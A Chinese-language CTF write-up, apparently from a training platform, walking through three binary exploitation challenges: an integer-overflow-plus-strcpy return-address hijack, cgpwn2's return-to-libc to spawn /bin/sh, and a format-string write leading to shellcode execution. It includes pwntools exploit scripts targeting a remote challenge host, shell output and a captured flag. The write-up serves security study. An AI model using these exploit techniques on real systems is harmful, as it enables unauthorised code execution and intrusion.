
- 名字存在s里面，s的大小是0x20，也就是32个字符
- 密码存在buf里面，buf的大小是0x199，也就是409个字符

```
1  char *login()
2  {
3    char buf; // [esp+0h] [ebp-228h]
4    char s; // [esp+200h] [ebp-28h]
5
6    memset(&s, 0, 0x20u);
7    memset(&buf, 0, 0x200u);
8    puts("Please input your username:");
9    read(0, &s, 0x19u);
10   printf("Hello %s\n", &s);
11   puts("Please input your passwd:");
12   read(0, &buf, 0x199u);
13   return check_passwd(&buf);
14 }
```

进入密码校验，要求密码长度大于3，小于等于8。我们的buf可以输入409个字符，因此这个v3最大长度应该是409，但是由于v3的类型是一个unsigned int8，也就是说最大值是256，所以我们输入的buf，就可以对这个v3进行整数溢出了。


```
1  char *__cdecl check_passwd(char *s)
2  {
3    char *result; // eax
4    char dest; // [esp+4h] [ebp-14h]
5    unsigned __int8 v3; // [esp+Fh] [ebp-9h]
6
7    v3 = strlen(s);
8    if ( v3 <= 3u || v3 > 8u )
9    {
10     puts("Invalid Password");
11     result = (char *)fflush(stdout);
12   }
13   else
14   {
15     puts("Success");
16     fflush(stdout);
17     result = strcpy(&dest, s);
18   }
19   return result;
20 }
```

溢出之后，咱们发现另一个漏洞点，strcpy函数，dest的大小是16个字节，咱们溢出它就能控制函数跳转了。往哪跳呢？当然是往有flag的地方跳啦。




顺水推舟，这里写256+4个字符，先干掉整数溢出。在这个字符中，我们调整覆盖函数栈中的返回地址，就可以改变函数执行流，拿到flag。

```
from pwn import *

r=remote("111.198.29.45",42982)
payload='a'*0x14+'A'*4+p32(0x0804868B)+'a'*(256+4-0x14-4-4)
r.recvuntil("Your choice:")
r.sendline("1")
r.recvuntil("Please input your username:\n")
r.sendline("ailx10")
r.recvuntil("Please input your passwd:\n")
r.sendline(payload)

r.interactive()
```



第七题：cgpwn2




解题报告：


首先看看这个程序是啥呗，哦32位Linux可执行程序。

```
root@ailx10:/home/ctf/pwn# checksec 53c2
[*] '/home/ctf/pwn/53c24fc5522e4a8ea2d9a
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@ailx10:/home/ctf/pwn# ./53c24fc5522
please tell me your name
ailx10
hello,you can leave some message here:
ailx10
thank you
root@ailx10:/home/ctf/pwn#
```


IDA分析一下内部逻辑：允许我们输入一个长度为50的name字符串，然后输入一个不限制长度的s字符串，通过s的缓冲区，我们可以轻松的跳到pwn函数。



进入pwn函数，我们发现system函数，但是执行的命令不是我们想要的，因此我们要为system换一个参数，也就是需要构造一个字符串`\bin\sh`，期待拿到一个shell权限。因此，我们可以把需要的shell字符串放在name的位置上。



这里我们有了system函数的地址，name字符串地址，便可以伪造函数栈。



利用Return to libc的思想，拿shell权限，顺利拿到flag。


```
[+] Opening connection to 111.198.29.45 on port 56022: Done
[*] Switching to interactive mode
$ ls -hl
total 32K
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 bin
-rwxr-x--- 1 0 1000 7.5K Sep 28  2018 cgpwn2
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 dev
-rwxr----- 1 0 1000   45 Mar 14 12:33 flag
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib32
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 lib64
$ cat flag
cyberpeace{35178bd90af1b7bd39c28aba6bad9fc8}
$
```


第八题：string

解题报告：

首先看看这个程序是啥呗，哦64位Linux可执行程序，无法修改got表，金丝雀保护，栈不可执行，这题是利用printf格式化字符串漏洞，2018年讲了一期相关的知乎live，比较浅显。

IDA一探究竟，v3是堆上的一块地址4个字节，内容是68，v3邻居的内容是85，v4是一个指向v3的8字节的指针。





接着玩游戏，要为我们创建一个游戏名字，长度不超过12个字节。

IDA View-A | 伪代码 | 十六进制视图-1

```
1  unsigned __int64 __fastcall sub_400D72(__int64 a1)
2  {
3    char s; // [rsp+10h] [rbp-20h]
4    unsigned __int64 v3; // [rsp+28h] [rbp-8h]
5
6    v3 = __readfsqword(0x28u);
7    puts("What should your character's name be:");
8    _isoc99_scanf("%s", &s);
9    if ( strlen(&s) <= 0xC )
10   {
11     puts("Creating a new player.");
12     sub_400A7D();
13     sub_400BB9();
14     sub_400CA6((_DWORD *)a1);
15   }
16   else
17   {
18     puts("Hei! What's up!");
19   }
20   return __readfsqword(0x28u) ^ v3;
21 }
```

进来玩游戏

进入第一个函数，猛龙咆哮，傲虎。

进入第二个函数，生死局，这里输入错误的话，就拿不到flag了，需要重点分析。

```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```


格式化字符串漏洞

进入第三个函数，置之死地而后生。哦，原来是要求*a1==a1[1]，也就是最开始的68和85相等。

```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

我们利用格式化字符串，可以看到我们输入的第一个地址，再次被打印出来了。

咱们试一下使得这个地址的值等于85，成功的执行下去了。




到这里还不行，再执行一个shellcode函数就可以拿到shell权限，从而获得flag。

```
from pwn import *

shell=asm(shellcraft.amd64.linux.sh(),arch="amd64")
r=remote("111.198.29.45",51271)
payload="%9x,%9x,%9x,%9x,%9x,%35x%n"
r.recvuntil("secret[0] is ")
addr=str(int(r.recvuntil("\n")[:-1],16))
r.sendlineafter("What should your character's name be:","ailx10")
r.sendlineafter("So, where you will go?east or up?:","east")
r.sendlineafter("go into there(1), or leave(0)?:","1")
r.sendlineafter("'Give me an address'",addr)
r.sendlineafter("And, you wish is:",payload)
r.sendlineafter("Wizard: I will help you! USE YOU SPELL",shell)

r.interactive()
```

```
[+] Opening connection to 111.198.29.45 on port 51271: Done
[*] Switching to interactive mode

$ ls -hl
total 40K
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 bin
drwxr-x--- 1 0 1000 4.0K Oct  4  2018 dev
-rwxr----- 1 0 1000   45 Mar 14 15:47 flag
